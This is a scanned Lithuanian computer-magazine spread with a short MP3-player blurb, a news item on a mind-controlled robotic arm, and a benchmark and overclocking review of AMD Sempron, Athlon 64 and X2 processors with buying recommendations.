
www.msi.com.tw

Kai daugelis MP3 rinkos analitikų skuba reziumuoti, jog iPodas atrėmė visus pasikėsimus į jo sostą, mes ryžtamės teigti ką kita — MSI palaukė, kol kiti iPodo konkurentai jį nuvargins, ir dabar griebiasi mirtino ginklo. Ginklo markė — P610. Tai toliašaudė MP3 artilerija, kurios šoviniai yra ne tik įprasti muzikinių failų formatai, bet ir vaizdo sviediniai. Taip, šiame gražuolyje su 1 GB talpos vidine atmintimi telpa ir vaizdo, ir garso failai. Spalvotas 1,8 colio įstrižainės 128 x 160 LCD ekranas skirtas ne tik sužinoti informaciją apie grojančią dainą — M-Jpeg ir nuotraukos čia taip pat laukiamos. Diktofono kokybė labai padori, o papildoma teksto peržiūrėjimo funkcija leidžia keliaujant skaityti el. knygas. Pridėkime įkraunamą ličio jonų bateriją, kuri veikia iki 14 val. klausantis muzikos ir iki 4 val. žiūrint nuotraukas, ir turėsime labai rimtą iPodo konkurentą. Jei manai, kad mes klystame, pabandyk tai įrodyti — į kiekvieną Tavo pastebėjimą mes atsakysime taip pat: „O kokia to Taviškio kaina?“ Vargu ar yra geresnis kainos, kokybės ir galių santykis...

MINTIS SKAITANTI  
MECHANINĖ RANKA

Atėjo toks laikas, kai robotai gali skaityti tavo mintis, tačiau tai padaryti buvo nepaprasta. Minčių skaitymo sistemos pagrindas — funkcionalus magnetinis rezonansinis realaus laiko smegenų veiklos aktyvumo skeneris (fMRI). Šis fantastiškas įrenginys sujungtas su pakankamai lanksčiu mechaniniu rankos protezu. Be abejo, tai kur kas šauniau, nei mintimis valdyti ekrane lakstantį kursorių. Tu tik įsivaizduok: pagal kraujo tekėjimą galvos smegenų induose fMRI sudaro smegenų aktyvumo vaizdą ir, remdamasis daugybe šablonų, įsako rankai užimti tam tikrą padėtį. Sugalvojai parodyti pirštais o'key ženklą — mechaniniai pirštai patys suformuoja puikiai pažįstamą vaizdelį. Keista, tiesa? Labiausiai šis įrenginys pravers neįgaliesiems, kuriems, tiesą sakant, jis ir buvo kuriamas.







# 011

„Socket 939“ testinis stendas  
 Motininė plokštė: GigaByte GA-K8NF-9, nForce4  
 Aušintuvas: AMD BOX  
 Atmintis, Mb: 1024, PC3200(400Mhz) Patriot (PSD1G400)  
 Kietasis diskas, Gb: 80, Seagate Barracuda, 7200rpm  
 Vaizdo plokštė: 256, ASUS EN6600GT HTD, PCI-E  
 Optinis įrenginys: ASUS DRW-1608P  
 Maitinimo šaltinis, W: 350, AcBel (API4PC28)

„Socket 754“ testinis stendas  
 Motininė plokštė: GigaByte GA-K8NE nForce4  
 Aušintuvas: AMD BOX  
 Atmintis, Mb: 1024, PC3200(400Mhz) Patriot (PSD1G400)  
 Kietasis diskas, Gb: 80, Seagate Barracuda, 7200rpm  
 Vaizdo plokštė: 256, ASUS EN6600GT HTD, PCI-E  
 Optinis įrenginys: ASUS DRW-1608P  
 Maitinimo šaltinis, W: 350, AcBel (API4PC28)

## Brangūs akmenys / AMD

### [Intro]

Ši medžiaga bus naudinga visų pirma tiems, kas jau iš anksto apsisprendė dėl savo būsimo kompiuterio platformos ir kas labiau yra linkęs pirmenybę teikti kompanijos AMD gaminamiems procesoriams. Mes tikimės, kad ši apžvalga padės tau ne tik susipažinti su rinkoje siūlomais procesoriais, bet ir sužinoti technologines šių „akmenukų“ ypatybes.

### [Ekonominis aspektas]

Iš pradžių atkreipkime dėmesį į AMD procesorių kainų pokyčio dinamiką. Visai įmanoma, jog tu pastebėjai, kaip smarkiai pabrango AMD konkurento *Intel* gaminami „akmenukai“, todėl suabejojai pastarosios procesorių pasirinkimo išmintingumu. Pamėginkime išaiškinti susidariusią situaciją. Esame pripratę, kad dėl technologijos plėtojimosi procesorių kainos turi kristi. Atsiranda naujų, šiuolaikiškesnių, brangesnių ir galingesnių sprendimų. Atitinkamai ankstesnės kartos geležies kainos krenta. Tačiau visai neseniai vaizdas smarkiai pasikeitė. Pernai iki pat liepos pabaigos *AMD Athlon 64* serijos procesorių kainos nuolat krito. Tačiau nuo praėjusių metų rudens iki šių metų vasario pabaigos AMD procesorių kainos išaugo 50–60%. Susidariusi padėtis gali būti paaiškinta tik didžiąja *Athlon 64* serijos procesorių paklausa. Dėl to susidarė nebrangių AMD procesorių deficitas. Maža to, AMD susidūrė su kita problema: silicio plokščių pabrangimu vidinėje rinkoje. Tik šiuo metu kainos nukrito, situacija maždaug stabilizavosi, todėl priežasčių nerimauti nėra. Dabar protinga rinktis būtent AMD procesorius — be abejo, kol vėl nenuitiko kokia nors anomalija, dėl kurios smarkiai išaugtų kainos.

### [Technologijos]

Mūsų teste pristatyti trijų tipų procesoriai: *AMD Athlon 64 X2*, *AMD Athlon 64* ir *AMD Sempron*, todėl vertėtų paaiškinti skirtumus tarp šių „akmenų“ tipų. *Sempron* procesoriai priskiriami labiausiai prieinamai kainų kategorijai. Jie išsiskiria nedideliu antro lygio kešu — priklausomai nuo procesoriaus tipo, jo apimtis yra 128 arba 256 Kb. Šie „akmenukai“ gaminami 754 sokeiui, tačiau neseniai pasirodė brangesni 939 lizdai skirti variantai. Savaimė suprantama, pastarasis pirkėjui atsieis brangiau, tačiau estetai liks patenkinti. *Sempron* procesoriai sukurti su *Palermo* branduoliu, todėl jie panašūs į seniai žinomus *Athlon XP* su pakeista procesoriaus reitingo apskaičiavimo formule. O *AMD Athlon 64* inžinieriai kūrė rimčiau. L2 kešo dydžiai, priklausomai nuo modelio, padidinti iki 512 ir 1024 Kb. Iš ankstesnių „akmenukų“ jie išsiskiria patobulinta 64 bitų architektūra, kuri leidžia vykdyti tiek 32, tiek ir 64 bitų aplikacijas. Jie taip pat pasižymi tokiais plačiai žinomomis AMD technologijomis, kaip *Cool'n'Quiet* ir *HyperTransport*. Čia pagrįdė naudojami San Diego (galingesniuose procesoriuose) ir *Venice* branduoliai. Kita procesorių klasė — *AMD Athlon 64 X2*, nors iš tiesų tai yra du į vieną kristalą integruoti procesoriai. Iš to išplaukia, jog toks CPU duoda dvigubą našumą, ypač daugiaužduotiniame režime. Deja, už tai reikia pasiruošti atsiveikinti su padoria pinigėlių suma.

### [Testavimo metodika]

Testavimui buvo naudotas standartinis programų rinkinys. Be sintetinio testo *3D Mark 2005* taip pat buvo įdėbinti *WinRaf* ir *SuperPI*. Vietoje žaidimo buvo pasirinktas tarp viso pasaulio žaidėjų labai populiarus *Half-Life 2*. Tuo pačiu jo skiriama geba buvo sumažinta iki minimumo (640x480), kad rezultatas kiek įmanoma labiau priklausytų nuo procesoriaus pajėgumo. Be to, su įrankiu *Gordian Knot* buvo apdorojamas vaizdo srautas (su *DivX 5.11* kodeku) bei į MP3 formatą su *Lame* kodeku buvo konvertuojama garso byla. Sportinio testai buvo atliekami tokiais atvejais standartinė metodika: palengva didinamas FSB dažnis bei reguliuojama pateikiama įtampa siekiant gauti maksimalų ir tuo pačiu stabilų rezultatą.





**AMD Sempron 3000+**  
**Veikimo dažnis, GHz: 1,8**  
**L2 kešas, Kb: 128**  
**Technologija, mkm: 0,13**  
**Branduolys: Palermo**  
**Magistralės dažnis: 1600**  
**Lizdas: 754 Socket**

Mūsų apžvalgą pradėsime nuo paties jauniausio AMD Sempron procesorių serijos modelio. Turedamas solidų 1,8 GHz dažnį, šis mažylis gali rimtai konkuruoti su egzistuojančiais biudžetinėmis sprendimais. Mažas kešas šiam įrenginiui netrukdo parodyti gerų rezultatų, kuriuos galima matyti tiek žaidimuose, tiek ir kitose programose. Be to, Palermo branduolio ir Socket 754 platformos galimybes daro savo, todėl tų pačių AMD Athlon XP procesorių fone aptiriamas „akmenukas“ atrodo šauniai. Labai mažas šio procesoriaus kešas (128 Kb) — tai dar pusė bėdos. Įvertinus tai, kad AMD planuoja galutinai atsikratyti 0,13 mkm procesorių gamybos, o Sempron procesoriai taip pat nebus išimtis. Mūsų nuomone, čia palankiau atrodo AMD Athlon 64 šeimos „akmenukai“, kurie yra ne tik našūs ir funkcionalūs, bet ir nesmarkiai skiriasi savo kaina — paimkime kad ir tą patį AMD Athlon 64 3000+, kurio kaina nuo aptariamo Sempron 3000+ modelio skiriasi vos keliomis „žaliųjų prezidentų“ dešimtimis.

**AMD Sempron 3100+**  
**Veikimo dažnis, GHz: 1,8**  
**L2 kešas, Kb: 256**  
**Technologija, mkm: 0,13**  
**Branduolys: Palermo**  
**Magistralės dažnis: 1600**  
**Lizdas: 754 Socket**

Išstudijavęs technines savybes tu gali įsitikinti, jog šis „akmenukas“ nelabai skiriasi nuo prieš tai aptarto AMD Sempron 3000+ — modelyje 3100+ inžinieriai viso labo dvigubai padidino antrojo lygio kešą. Šis procesorius atpažįsta visas įmanomas technologijas: IA-32, 3DNow, enhanced 3DNow, SSE, SSE2 ir MMX. AMD Sempron 3100+, kaip ir prieš tai aptartas modelis, gali dirbti su technologija Cool'n'Quiet bei antvirusine apsauga, kurią suteikia NX bitas. 3100+ yra praktiškai jauniausias Sempron serijos modelis, todėl jį galima gerai paspartinti, taigi spartintojai čia tikrai turės ką veikti. Deja, dėl su Socket 754 dirbančios platformos ypatybių atminties valdiklis yra procesoriuje, o ne mikroschemoje. Tai gali pamišti apie atminties darbą dviejų kanalų režimu.

**AMD Sempron 3300+**  
**Veikimo dažnis, GHz: 2**  
**L2 kešas, Kb: 128**  
**Technologija, mkm: 0,09**  
**Branduolys: Palermo**  
**Magistralės dažnis: 1600**  
**Lizdas: 754 Socket**

Šis procesorius — dar vienas mūsų teste dalyvaujantis Sempron serijos atstovas. Motininių plokščių gamintojai kaip reikiant pasiruošę šio reikinio išleidimui. Juk būtent Sempron 3300+ dėl savo didelio daugiklio (10,0x) leidžia E stėpingo Palermo branduolį paspartinti daugiau nei 2,6 GHz. Esmė tame, jog daugelis iki tol parduodamų motininių plokščių su Socket 754 jungtimi negali pasigirti garantuotu 300MHz eilės dažnio taktinio generatoriaus darbu. Toks didelis daugiklis pašalina šią problemą, kadangi norint pasiekti 2,6 GHz dažnį, tam pačiam Sempron 3300+ magistralės dažnį reikės paspartinti iki „viso labo“ 260 MHz. Tai gi spartintojams su kukliomis finansinėmis galimybėmis šio įrenginio galimybės yra neįkainojamos. Antro lygio kešo apimtis negailestingai sumažinta iki 128 Kb, todėl šis „akmenukas“ negali pasigirti ypatingai dideliu našumu. Žaidimų platformoms Sempron 3300+ akivaizdžiai netinka, o į biudžetines sistemas diegti tokį „akmenuką“ brangoka.

**AMD Sempron 3400+**  
**Veikimo dažnis, GHz: 2**  
**L2 kešas, Kb: 256**  
**Technologija, mkm: 0,09**  
**Branduolys: Palermo**  
**Magistralės dažnis: 1600**  
**Lizdas: 754 Socket**

Pastaruoju metu veržliai auga Sempron markės procesorių asortimentas, kuris papildė naujų modelių — AMD Sempron 3400+. Tokį žingsnį žengti kompaniją AMD paskatinusios priežastys kuo puikiausiai suprantamos. AMD Sempron procesoriai suteikia naują gyvenimą Socket 754 ir galimybę pagaliau išgabenti iš sandėlių pasenusias motinines plokštes. Šis įrenginys, lyginant su ankstesniu Sempron serijos modeliu (3300+), turi didesnę apimtį antro lygio kešą — 256 Kb prieš 128 Kb. Tačiau K8 architektūra labiau išlošia ne nuo kešo apimtį, o nuo taktinio dažnio padidinimo. Iš čia ir toks pavadinimo reitingo „plusų“ skirtumas. Procesoriai čia skiriasi viso labo 100 vienetais (skirtumas tarp senesnių modelių buvo 200 „plusų“). Naujovės visada kerta per vartotojo kišenę. Štai ir dabar gamintojas neskuaba mažinti naujos, tačiau tuo pat metu pasenusios įrangos kainos.





**AMD Athlon 64 3000+**  
**Veikimo dažnis, GHz: 1,8**  
**L2 kešas, Kb: 512**  
**Technologija, mkm: 0,09**  
**Branduolys: Venice**  
**Magistralės dažnis: 2000**  
**Lizdas: 939 Socket**

Darau prielaidą, kad AMD Athlon 64 3000+ modelis yra išbrokuota procesoriaus AMD Athlon 64 3200+ versija, kurioje dėl kažkokių priežasčių pilnai nesuveikė 1 Mb kešo. Tą patį mes galėjome pastebėti ir su AMD Duron šeimos procesoriais. Dar džiugina, kad AMD inžinieriai nepakeitė kitų procesoriaus parametrų, todėl visu kitu 3000+ tipo modelis niekuo nesiskiria nuo 3200+ modelio. Jeigu ne sumažinta kešo, kuris vis dėlto turi įtakos našumui, apimtis, aptarnamas procesorius galėtų tapti puikiu pirkiniumi. Kadangi šis „akmenukas“ yra pats jauniausias Athlon 64 serijos modelis, jis turi didelį spartinimo potencialą. Kartu su procesoriumi pateikiami ir visi šiuolaikinio gyvenimo džiaugsmas — 64 bitų architektūra bei Cool'n'Quiet galimybė.

Nepaisant visų šio procesoriaus privalumų, jį sunku pavadinti skirtu žaidimams. Taigi FPS vaikymosi fanatams rekomenduojame ieškoti kažko galingesnio.

**AMD Athlon 64 3500+**  
**Veikimo dažnis, GHz: 2,2**  
**L2 kešas, Kb: 512**  
**Technologija, mkm: 0,09**  
**Branduolys: Venice**  
**Magistralės dažnis: 2000**  
**Lizdas: 939 Socket**

Tai — pats galingiausias procesorius iš teste pristatytų vieno branduolio „akmenukų“. Spręsk pats: jis gali pasigirti aukštu kristalo darbo dažniu ir gera antro lygio kešo apimtimi. Tuo pačiu jame sukištos visos šandien prieinamos AMD technologijos — nuo procesoriaus perkaitimo išgelbės Cool'n'Quiet, o NX bitas bus puikus pagalbininkas tavo antivirusui. Be to, atkreipk dėmesį į šio įrenginio spartinimo potencialą. Žinoma, tau gali pakliūti procesorius, kurio daug nepaspartinsi — čia jau laimės dalykas. Tačiau mūsų bandytas egzempliorius parodė 26 procentų našumo prieaugį, todėl jį galima apibūdinti tik gerai. Ypatingu privalumu galima laikyti ir šio procesoriaus kainą — šandien jis yra puikus pasirinkimas vidutinės kainų kategorijos kompiuteriui.

Būtent todėl, kad nebuvo pastebėta ypatingų trūkumų, o įrenginys testuose pasirodė tiesiog puikiai, už optimalių kokybės ir kainos santykį mes jam įteikiame „Geriausio pirkinio“ apdovanojimą.

**AMD Athlon 64 3800+**  
**Veikimo dažnis, GHz: 2**  
**L2 kešas, Kb: 2x512**  
**Technologija, mkm: 0,09**  
**Branduolys: Manchester (2 x Venice)**  
**Magistralės dažnis: 2000**  
**Lizdas: 939 Socket**

Šis procesoriaus modelis yra jauniausias iš įrenginių su dviem branduoliais serijos, tačiau tai jam netrukdo parodyti fenomenalaus našumo. AMD procesoriuose su dviem branduoliais naudojami bendri atminties valdikliai ir Hyper Transport magistralės, todėl panašu į tai, kad abu branduoliai juos dalina tarpusavyje. Galimybė tokius procesorius įdiegti į bet kokią AMD Athlon 64 FX pripažįstancią motininę plokštę — ypatingas privalumas. Tiesa, prieš tai gali tekti atnaujinti motininės plokštės BIOS'ą. Šį įrenginį galima paspartinti kur kas geriau, nei AMD Athlon 64 X2 4200+. Be to, čia rasi visus reikalingus šiuolaikinio gyvenimo džiaugsmus — ir 64 bitų programų galimybę, ir Cool'n'Quiet, ir NX bitą. Tuo pačiu šis procesorius išskiria tikrai nedaug šilumos, kas patiks visiems.

Šiam „akmenukui“ nėra ko prikišti — jį galima paspartinti geriau, nei vyresnius jo brolius, o jo kaina ne tokia didelė, kokia galėtų būti. Taigi, mūsų nuomone, nėra priežasčių, dėl kurių mes negalėtume jam už pačius geriausius rezultatus įteikti pro „Redakcija renkasi“.

**AMD Athlon 64 4200+**  
**Veikimo dažnis, GHz: 2,2**  
**L2 kešas, Kb: 2x512**  
**Technologija, mkm: 0,09**  
**Branduolys: Manchester (2 x Venice)**  
**Magistralės dažnis: 2000**  
**Lizdas: 939 Socket**

Nuo savo ankstesnio brolio AMD Athlon 64 X2 4200+ skiriasi ne tik dažniu, kuris čia yra 0,2 GHz didesnis. Be abejo, toks dažnio prieaugis jam leidžia puikiai susidoroti tiek su standartinėmis užduotimis, tiek ir su daugiaaukštesniu. Įsigijęs tokį „akmenuką“, nepamiršk atnaujinti savo BIOS arba iš anksto įsigyti motininę plokštę, kuri gebėtų įdarbinti AMD procesorių su dviem branduoliais. Priešingu atveju procesorius veiks tik pusę savo įspūdingos galios. Be to, pats supranti, kad toks įrenginys pilnai ekipuotas visais reikalingais dalykais nuo Cool'n'Quiet iki NX bito, todėl čia tu nenusiviksi. Tokį procesorių drąsiai galima vadinti *Hi-End'u*, juk jo kaina iš tiesų pateisina šį pavadinimą. Už tokius pinigus galima įsigyti biudžetinį sisteminį bloką. Tačiau tikėtina, kad kam nors tai bus įkandama kaina, kadangi per pusę metų procesoriai su X2 ženkle spejo solidžiai atpigti — maždaug 35%. Taigi pasitempus jį būtų galima įsigyti ir dabar.




**[Išvados]**


Visi apžvalgoje pateikti procesoriai turi savo silpnybių. Vienų aukšta kaina, kitų žemas našumas. Tačiau įteikdami apdovanojimus mes stengėmės būti objektyvūs. Pigaus procesoriaus namų sistemai ieškantiems piliečiams siūlome savo dėmesį atkreipti į **AMD Athlon 64 3000+** arba **AMD Sempron 3300+** tipo variantus. Mašinai, kurią galima būtų priskirti kategorijai „ir pažaisti, ir padirbėti“, rekomenduojame „Geriausio pirkinio“ nominacijos laimėtoją **AMD Athlon 64 3500+**. O norintiesiems turėti galingą agregatą ir tuo pačiu sutaupyti puikiai tiks **AMD Athlon 64 X2 3800+**, kurį mes apdovanojome prizų „Redakcija renkasi“.

**[3D Mark 05 CPU Test]**


Čia buvo paleistas procesoriaus testas, iš kurio galima matyti, kad lyderiai vienareikšmiškai yra procesoriai su dviem branduoliais.  
(kuo daugiau, tuo geriau)

**[Super PI, c]**


Mėgstamiausia spartintojų programa, leidžianti apskaičiuoti skaičių *π*, daro savo. Vaizdas menkai pasikeitė — lyderiai ir autsaideriai išliko tie patys.  
(kuo mažiau, tuo geriau)

**[Lame Audio, c]**


Keista, tačiau šiame teste tiek **AMD Sempron 3000+**, tiek **AMD Athlon 64 3000+** rezultatai praktiškai lygūs!  
(kuo mažiau, tuo geriau)

**[HL2, 640x480]**

Net ir žaidimuose visas prizines vietas gavo **Athlon 64** „akmenukai“.  
(kuo daugiau, tuo geriau)

**[DivX 5.11, c]**

Nesvarbu koks testas, vaizdas nesikeičia. Jeigu vienu metu paleistum keletą testų, tai skirtumas tarp procesorių su dviem branduoliais ir visų likusiųjų tik padidėja.  
(kuo mažiau, tuo geriau)

**[Spartinimas]**

Procesorius	Procentinis prieaugis, %	Nominalus dažnis, GHz	Gautas dažnis, GHz
AMD Athlon 64 X2 4200+	16	2,2	2,55
AMD Athlon 64 X2 3800+	17	2,2	2,57
AMD Sempron 3400+	19	2	2,38
AMD Sempron 3300+	21	1,8	2,17
AMD Athlon 64 X2 3800+	24	2	2,48
AMD Sempron 3000+	25	1,8	2,23
AMD Athlon 64 3000+	25	1,8	2,24
AMD Athlon 64 3500+	26	2,2	2,78

Pats matyti, kad spartinimo potencialas tiesiogiai priklauso nuo modelio tipo serijoje. Jaunesni modeliai turi didesnį potencialą ir paspartinami daugiau, o vyresni — mažiau. Bet tai nepasakytina apie procesorių AMD Athlon 64 3500+. Jį pavyko paspartinti daugiausiai iš visų, nepriklausomai nuo savo hierarchinės padėties. O AMD Athlon 64 X2 3500+ pavyko paspartinti geriau už jo broį būtent dėl tos pačios priežasties — tai pats jauniausias X2 serijos modelis.





**MSI**  
www.msi.com.tw



